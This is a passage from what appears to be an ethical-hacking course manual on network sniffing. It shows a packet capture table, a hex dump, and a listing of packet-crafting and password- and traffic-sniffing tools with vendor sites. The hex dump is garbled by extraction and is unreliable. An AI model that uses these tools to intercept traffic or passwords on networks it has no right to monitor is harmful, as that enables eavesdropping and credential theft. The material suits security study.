5	192.168.169.61	192.168.168.255	91	UDP	10/24/13 11:06:22	137	137
6	192.168.169.133	239.255.255.250	133	UDP	10/24/13 11:06:22	63263	1900
7	192.168.169.133	239.255.255.250	133	UDP	10/24/13 11:06:22	63263	1900
8	192.168.169.61	192.168.168.255	91	UDP	10/24/13 11:06:22	137	137
9	192.168.169.38	255.255.255.255	133	UDP	10/24/13 11:06:22	7765	7765
10	192.168.169.61	192.168.168.255	91	UDP	10/24/13 11:06:23	137	137
11	192.168.169.11	224.0.0.252	65	UDP	10/24/13 11:06:23	55552	5355
12	192.168.169.11	224.0.0.252	65	UDP	10/24/13 11:06:23	55552	5355
13	192.168.169.11	192.168.168.255	91	UDP	10/24/13 11:06:24	137	137

0X0000 45 00 00 A1 11 0F 00 00 01 11 4E 45 C0 A8 A8 95 E.....
0X0010 FF FF FF FA FT 07 60 00 0D 59 C7 4D 2D 53 451...
0X0020 41 52 43 43 20 2A 20 43 54 34 50 2F 31 2E 31 0D ARCHM = MTD
0X0030 0A 48 6F 73 74 3A 32 33 39 22 32 35 35 2E 3E 33 ,Host:1238.
0X0040 35 2E 32 35 30 3A 31 39 30 30 0D 0A 53 54 3A 75 5.250.1900
0A0050 12 0L 3A 13 03 02 0B 0L 13 2D 1D 10 0E 1D 2D 0riscemas
0X0060 4F 72 67 3A 64 65 76 69 63 65 3A 49 62 74 65 72 org:device
0X0070 6E 65 74 47 61 74 65 77 61 79 44 65 76 69 63 65 netGateway
0X0080 3A 31 0D 0A 1D 61 62 3A 22 73 73 64 70 3A 61 60 11..Man:13
0X0090 73 63 6F 76 65 72 22 0D 1D 58 3A 33 0D 0A 0D 6cover=1H
0X00A0 0A

7/529

http://www.kwakkelflap.com

<http://www.kwakkelflap.com>

TCP/IP Packet Crafter: Colasoft Packet Builder



Colasoft Packet Builder allows user to select one from the provided templates: Ethernet Packet, ARP Packet, IP Packet, TCP Packet and UDP Packet, and change the parameters in the decoder editor, hexadecimal editor, or ASCII editor to create a packet



The screenshot shows the Colasoft Packet Builder application window. The menu bar includes File, Edit, Send, Help, Import, Export, Add, Insert, Copy, Paste, Delete, Move Up, Move Down, Checksum, Send, Send All, Adapter, and About. The main interface has three main sections:

- Decode Editor:** Displays packet details for a selected packet (No. 1).
 - Ethernet Type II:** Shows fields like Destination Address (FF:FF:FF:FF:FF:FF), Source Address (00:00:00:00:00:00), Protocol (0x0806), and Type (1).
 - ARP - Address Resolution Protocol:** Shows fields like Hardware Type (0x0001), Protocol Type (0x0800), Hardware Address Length (6), Protocol Address Length (4), Type (1), and Source Physical (00:00:00:00:00:00).
- Packet List:** A table showing four captured packets.

No.	Delta Time	Source	Destination
1	0.000000	00:00:00:00:00:00	00:00:00:00:00:00
2	0.100000	0.0.0.0	00:0:0:0
3	0.100000	0.0.0.0	00:0:0:0
4	0.100000	0.0.0.0	00:0:0:0
- Hex Editor:** Displays the raw hex and ASCII data of the selected packet (Total: 60 bytes). The hex dump shows the following values:

Hex	ASCII
0000 FF FF FF FF FF 00 00 00 00 C0 00
000C 01 06 00 01 02 00 06 04 00 01 C0 00
0018 00 00 00 06 00 00 05 00 00 00 C0 00
0024 00 00 00 C0 00 00 00 00 00 00 C0 00
0030 00 00 00 00 00 00 00 00 00 00 C0 00



<http://www.colasoft.com>

Copyright © by I.T.-GOUDET. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Packet Analyzer: RSA NetWitness Investigator

CEH
CERTIFIED EXPERT

RSA NetWitness Investigator captures live traffic and process packet files from virtually any existing network collection devices



<http://www.emc.com>

Additional Sniffing Tools



Ace Password Sniffer
<http://www.effetech.com>




EffeTech HTTP Sniffer
<http://www.effetech.com>



IPgrab
<http://ipgrab.sourceforge.net>




ntopng
<http://www.ntop.org>



Big-Mother
<http://www.tupsoft.com>



Ettercap
<http://ettercap.sourceforge.net>



EtherDetect Packet Sniffer
<http://www.etherdetect.com>



SmartSniff
<http://www.nirsoft.net>



dsniff
<http://monkey.org>



EtherApe
<http://etherape.sourceforge.net>

Additional Sniffing Tools (Cont'd)




Network Probe
<http://www.objectplanet.com>




CommView
<http://www.tamos.com>



WebSiteSniffer
<http://www.nirsoft.net>




NetResident
<http://www.tamos.com>



ICQ Sniffer
<http://www.etherboss.com>



Kismet
<http://www.kismetwireless.net>



MaaTec Network Analyzer
<http://www.maatec.com>



AIM Sniffer
<http://www.effetech.com>



Alchemy Network Monitor
<http://www.mishelpers.com>





Netstumbler
<http://www.netstumbler.com>

Packet Sniffing Tools for Mobile: Wi.cap, Network Sniffer Pro and FaceNiff



Wi.cap. Network Sniffer Pro



Mobile network packet sniffer for ROOT ARM droids



<https://play.google.com>

